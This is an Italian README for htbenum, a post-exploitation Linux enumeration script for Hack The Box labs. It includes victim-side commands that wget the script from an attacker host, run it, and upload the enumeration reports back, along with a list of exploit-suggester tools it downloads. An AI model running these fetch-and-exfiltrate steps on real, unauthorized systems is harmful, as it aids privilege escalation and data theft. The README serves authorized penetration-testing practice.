 solomonsklash/htbenum
Uno script di enumerazione Linux per Hack The Box

Uno script di enumerazione Linux per Hack The Box





Questo script è progettato per essere utilizzato in situazioni in cui non hai accesso a Internet su un host Linux e vorresti eseguire script di enumerazione e suggerimento di exploit, come Hack The Box. Io mi trovo spesso a eseguire un set simile di script quando ottengo un primo punto d'accesso su una macchina Linux, e questo script aiuta ad automatizzare il processo di download dell'ultima versione di ciascuno script di enumerazione, renderlo eseguibile ed eseguirlo, oltre a inviare l'output a un file per una revisione successiva. Dispone anche di un server web integrato per ospitare gli strumenti e caricare i report sulla macchina host.
Pull request/suggerimenti benvenuti!
./htbenum.sh [-u] -i IP -p port [-o directory] [-w] [-r]

Example:
         Host machine: root@kali:~/htbenum# ./htbenum.sh -u
         Host machine: root@kali:~/htbenum# ./htbenum.sh -i 10.10.14.1 -p 80 -w
         Victim machine: www-data@victim:/tmp$ wget http://10.10.14.1:80/htbenum.sh
         Victim machine: www-data@victim:/tmp$ chmod +x ./htbenum.sh
         Victim machine: www-data@victim:/tmp$ ./htbenum.sh -i 10.10.14.1 -p 80 -r

 Parameters:
         -h - View help and usage.
         -i IP - IP address of the listening web server used for upload and download.
         -p port - TCP port of the listening web server used for upload and download.
         -o directory - Custom download and report creation directory (default is /tmp).
         -w - Start builtin web server for downloading files and uploading reports.
         -u - Update to the latest versions of each tool, overwriting any existing versions.
         -r - Upload reports back to the host machine web server (must support PUT requests).
Per usare htbenum, clona il repository ed esegui lo script con il parametro update sulla tua macchina locale. Questo scaricherà e aggiornerà tutti gli script necessari da internet (Github) e li inserirà nella stessa directory di htbenum.sh:
root@kali:~# git clone https://github.com/SolomonSklash/htbenum
root@kali:~# cd htbenum
root@kali:~/htbenum#  ./htbenum.sh -u
_   _ ___________ _____ _   _ _   ____  ___
| | | |_   _| ___ \  ___| \ | | | | |  \/  |
| |_| | | | | |_/ / |__ |  \| | | | | .  . |
|  _  | | | | ___ \  __|| . ` | | | | |\/| |
| | | | | | | |_/ / |___| |\  | |_| | |  | |
\_| |_/ \_/ \____/\____/\_| \_/\___/\_|  |_/

By Solomon Sklash - [email protected]

[i] Updating all tools...
2019-11-25 17:54:55 URL:https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh [31859/31859] -> "lse.sh" [1]
2019-11-25 17:54:55 URL:https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh [46476/46476] -> "linenum.sh" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/linuxprivchecker.py [25304/25304] -> "linuxprivchecker.py" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/initstring/uptux/master/uptux.py [29853/29853] -> "uptux.py" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/Anon-Exploiter/SUID3NUM/master/suid3num.py [12614/12614] -> "suid3num.py" [1]
2019-11-25 17:54:57 URL:https://raw.githubusercontent.com/belane/linux-soft-exploit-suggester/master/linux-soft-exploit-suggester.py [13886/13886] -> "les-soft.py" [1]
2019-11-25 17:54:58 URL:https://raw.githubusercontent.com/offensive-security/exploit-database/master/files_exploits.csv [5669905/5669905] -> "files_exploits.csv" [1]
2019-11-25 17:54:58 URL:https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh [82214/82214] -> "les.sh" [1]
[i] Update complete!
root@kali:~/htbenum#
Poi, avvia il server web integrato per ospitare gli strumenti e ricevere i report completati. Il server richiede Python 3. Puoi usare il tuo server web per ospitare gli strumenti, ma dovrà supportare le richieste PUT per il caricamento dei report.
root@kali:~/htbenum# ./htbenum.sh -i 10.10.14.1 -p 80 -w
Infine, carica lo script htbenum.sh sulla macchina target, rendilo eseguibile ed eseguilo con l'indirizzo IP e la porta della macchina host, con una directory opzionale per scaricare i file e scrivere l'output dei report. Puoi anche opzionalmente caricare i report sulla macchina host. Ad esempio:
www-data@htb:/tmp$ wget http://10.10.99.100/htbenum.sh -O /tmp/htbenum.sh
www-data@htb:/tmp$ chmod +x ./htbenum.sh
www-data@htb:/tmp$ ./htbenum.sh -i 10.10.14.1 -p 80 -r
Ogni strumento invierà il suo output a un file di report nella stessa directory dello script htbenum.sh, o in qualunque directory specificata dal parametro -d.
